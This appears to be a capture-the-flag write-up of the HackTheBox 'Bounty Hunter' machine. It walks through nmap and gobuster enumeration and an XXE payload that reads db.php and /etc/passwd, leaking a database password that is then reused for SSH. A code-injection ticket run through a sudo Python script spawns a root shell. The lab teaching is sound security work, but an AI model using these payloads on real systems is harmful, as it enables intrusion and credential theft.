
Bounty Hunter



Bounty Hunter is an easy machine from the HackTheBox platform to complete it you need to get two flags, in order to do this you need to know XXE and to get the root you need to exploit a script that can be run with sudo.

Link: https://app.hackthebox.com/machines/BountyHunter
Creator: ejedev
IP: 10.10.11.100
Dfficulty: Easy

Enumeration


The first stage is key because many times the information we find here can be very useful for the future, to start with I like to know what kind of machine I am facing and for this I like to divide my scan in two:

→ One super fast to focus on all 100% open ports.
→ Another to get more information on those ports.

All Ports

To do the first scan I like to do it in a super fast way to save time.

nmap -sS --min-rate 5000 -Pn -n 10.10.11.100 -p- --open -vvv -oA nmap/all/allPorts



Deep Scan

Now with this second scan I can run scripts and get more information:

nmap -sC -sV -p 22,80 -Pn -n -vvv -oA nmap/deep/deepScan 10.10.11.100

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 d4:4c:f5:79:9a:79:a3:b0:f1:66:25:52:c9:53:1f:e1 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDLosZOXFZWvSPhPmfUE7v+PjfXGErY0KCPmAWrTUkyyFWRFO3gwHQMQq
n0BtEYbVDlu2mOdxWfr+LIO8yvB+kg2Uqg+QHJf7SfTvdO606eBjF0uhTQ95wnJddm7WWVJlJMng7+/1NuLAAzfc0ei14Xty
XG2jK89STkoI5MhDOtzbrQydR0ZUg2PRd5TplgpmapDzMBYCIxH6BwYXFgSU3u3dSxPJnIrbizFVNIbc9ezkF39K+xJPbc9C
AT7ao5dfeb8gH9q9mRnuMOOQ9SxYwIxdtgg6mIYh4PRqHaSD5FuTZmsFzPfdnvmurDWDqdjPZ6/CsWAkrzENv45b0F04DFiK
TH1VDMkguJ1js=
|   256 a2:1e:67:61:8d:2f:7a:37:a7:ba:3b:51:08:e8:89:a6 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKlGEKJHQ/zTuLAvcemSaO
7A0L1htGGQqmFe50002LfPQfmY=
|   256 a5:75:16:d9:69:58:50:4a:14:11:7a:42:c1:b6:23:44 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJeoMhM6lgQjk6hBf+Lw/sWR4b1h8AEiDv+HAbTNk4J3
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-favicon: Unknown favicon MD5: 556F31ACD686989B1AFCF382C05846AA
|_http-title: Bounty Hunters
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

This machine is clearly a web server so one thing I like to do is run a directory search, plus I also like to search by file extensions.

gobuster -u http://10.10.11.100 -t 100-x php -w /usr/share/-wordlists/dirsbuster/directory-list-2.3-medium.txt

```
┌──(kali㉿kali)-[~/HackTheBox/bountyHunter]
└─$ gobuster dir -u http://10.10.11.100 -x php -t 100 -w /usr/share/wordlists/dirbuster/di
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.11.100
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
2021/10/30 12:33:46 Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 25169]
/resources            (Status: 301) [Size: 316] [--> http://10.10.11.100/resources/]
/assets               (Status: 301) [Size: 313] [--> http://10.10.11.100/assets/]
/portal.php           (Status: 200) [Size: 125]
/css                  (Status: 301) [Size: 310] [--> http://10.10.11.100/css/]
/db.php               (Status: 200) [Size: 0]
/js                   (Status: 301) [Size: 309] [--> http://10.10.11.100/js/]
/server-status        (Status: 403) [Size: 277]

===============================================================
```

There are two that catch my attention:

→ db.php
→ resources
→ portal.php

The first one I can't access so searching in /resources/ I found a very interesting note!

```
┌──(kali㉿kali)-[~/HackTheBox/bountyHunter]
└─$ cat README.txt
Tasks:

[ ] Disable 'test' account on portal and switch to hashed password. Disable nopass
[X] Write tracker submit script
[ ] Connect tracker submit script to the database
[X] Fix developer group permissions
```

So now I know I can do something with the backend I go to portal.php and there I found something very interesting intercepting the request with burpsuite.

```
data=
PD94bWwgIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IklTTy04ODU5LTEiPz4KCQk8YnVncmVwb3J0PgoJCTx0aXRsZT5hc2RmPC90aXRsZT4KCQk8Y3dlPmFzZmQ8L2N3ZT4KCQk8Y3Zzcz5hc2RmPC9jdnNzPgoJCTxyZXdhcmQ%2BZW50PC9yZXdhcmQ%2BCgkJPC9idWdyZXBvcnQ%2B
```

But even better, because when I decoded it (from URL to base64) I found XML!

DECODED FROM: URL encoding

```
PD94bWwgIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IklTTy04ODU5LTEiPz4KCQk8YnVncmVwb
3J0PgoJCTx0aXRsZT5hc2RmPC90aXRsZT4KCQk8Y3dlPmFzZmQ8L2N3ZT4KCQk8Y3Zzcz5hc2
RmPC9jdnNzPgoJCTxyZXdhcmQ+ZW50PC9yZXdhcmQ+CgkJPC9idWdyZXBvcnQ+
```

DECODED FROM: Base64

```
<?xml  version="1.0" encoding="ISO-8859-1"?>\n
\t \t<bugreport>\n
\t \t<title>asdf</title>\n
\t \t<cwe>asfd</cwe>\n
\t \t<cvss>asdf</cvss>\n
\t \t<reward>ent</reward>\n
\t \t</bugreport>
```

This if parsed correctly can be seen on the web page, so maybe you can get some interesting files!
To do this I used the following payload and encoded it first in base64 and then in URL.

```
<?xml  version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE replace [<!ENTITY example SYSTEM "php://filter/convert.base64-
encode/resource=/var/www/html/db.php"> ]>
                <bugreport>
                <title>test</title>
                <cwe>test</cwe>
                <cvss>test</cvss>
                <reward>&example;</reward>
                </bugreport>
```

This payload allowed me to get the content of the db.php file but in base 64 so I had to decode it to be able to read it properly.

```
┌──(kali㉿kali)-[~/HackTheBox/bountyHunter]
└─$ echo 'PD9waHAKLy8gVE9ETyAtPiBJbXBsZW1lbnQgbG9naW4g
bmFtZSA9ICJhZG1pbiI7CiRkYnBhc3N3b3JkID0gIm0xOVJvQVUwaF
<?php
// TODO -> Implement login system with the database.
$dbserver = "localhost";
$dbname = "bounty";
$dbusername = "admin";
$dbpassword = "m19RoAU0hP41A1sTsq6K";
$testuser = "test";
?>
```

In addition uśe a different payload to know how many users are in the system:


```
  sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
  systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nolo
  development:x:1000:1000:Development:/home/development:/bin/bash
  lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
  usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nolo
</td>
```

And as far as I can see there is only one and I already know how to log in!


FootHold

To access the system we only need to connect to SSH with the user "development" and the password of the file "db.php".

By logging in we can get the first flag but we are still missing one, so looking in the archives I found another note with the following message:



Basically it tells us about a script that checks some tickets and configures some permissions, so with the command "sudo -l" I discovered that we can run as root a specific version of python and the script of the message.



Privelege Escalation

When reviewing the script I realized that it validates a series of data in the "tickets" and it is actually very easy to dodge, my "ticket" was the following:

```
development@bountyhunter:~$ cat 5.md
# Skytrain Inc
## Ticket to New York
__Ticket Code:__
**102+ 10 == 112 and exec('import pty; pty.spawn("/bin/sh")')
##Issued: 2021/04/06
#End Ticket
```

In order to escalate my privileges I just added a very simple command and that's it!

```
development@bountyhunter:~$ sudo python3.8 /opt/skytrain_inc/ticketValidator.py
Please enter the path to the ticket file.
/home/development/5.md
Destination: New York
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
#
```